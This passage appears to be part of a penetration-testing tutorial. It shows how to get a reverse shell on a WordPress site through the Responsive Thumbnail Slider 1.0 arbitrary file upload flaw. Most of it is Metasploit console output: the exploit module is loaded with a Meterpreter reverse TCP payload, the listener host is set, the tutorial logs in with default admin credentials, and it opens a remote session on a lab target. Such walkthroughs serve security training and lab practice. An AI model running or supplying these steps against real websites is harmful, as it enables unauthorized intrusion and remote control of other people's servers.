
1. Reverse Shell Through Vulnerable Plugins

One of the reasons for the popularity of the Wordpress CMS is its plugins. Wordpress plugins are additional extensions that are used to extend the functionality of the Wordpress CMS. Wordpress has over 58,559 plugins. Sometimes these vulnerable plugins are the reason attackers get a reverse shell on the Wordpress target.

There are many vulnerable plugins which can be downloaded from websites like Exploit Database. We will use one such wordpress plugin Responsive Thumbnail slider version 1.0. This version of the plugin has a arbitrary file upload vulnerability which is used to upload malicious payload into the website. Since this target doesn't have this vulnerable plugin installed, let's upload this plugin ourselves.



Then activate the plugin.



Once the plugin is uploaded and activated, Metasploit can be used to exploit this vulnerable plugin.

Start Metasploit and load the wp_responsive_thumbnail_slider_upload module.

```
msf6 > use exploit/multi/http/wp_responsive_thumbnail_slider_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > show options

Module options (exploit/multi/http/wp_responsive_thumbnail_slider_upload):

  Name          Current Setting  Required  Description
  ----          -
  Proxies       no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS        yes              yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT         80               yes        The target port (TCP)
  SSL           false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI     /                yes        Base path for WordPress
  VHOST         no               no        HTTP server virtual host
  WPPASSWORD    yes              yes        WordPress Password to authenticate with
  WPUSERNAME    admin            yes        WordPress Username to authenticate with

Payload options (php/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  LHOST         192.168.36.134  yes        The listen address (an interface may be specified)
  LPORT         4444             yes        The listen port
```

Use check command to confirm if the target is indeed vulnerable.

```
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > set rhosts 172.22.0.3
rhosts => 172.22.0.3
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > check
[*] 172.22.0.3:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > █
```

After setting the credentials and executing the module, a meterpreter session on the target is gained.



```
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > set lhost 172.22.0.1
lhost => 172.22.0.1
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > set wppassword admin
wppassword => admin
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > run

[*] Started reverse TCP handler on 172.22.0.1:4444
[+] Logged into WordPress with admin:admin
[+] Successful upload
[*] Sending stage (39282 bytes) to 172.22.0.3
[*] Meterpreter session 1 opened (172.22.0.1:4444 -> 172.22.0.3:42696) at 2021-02-17 09:06:01 -0500
meterpreter > uuid
[+] UUID: 287d930005c731b3/php=15/linux=6/2021-02-17T14:06:01Z
meterpreter > sysinfo
Computer      : 2522cc4024ae
OS            : Linux 2522cc4024ae 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_64
Meterpreter  : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter > █
```

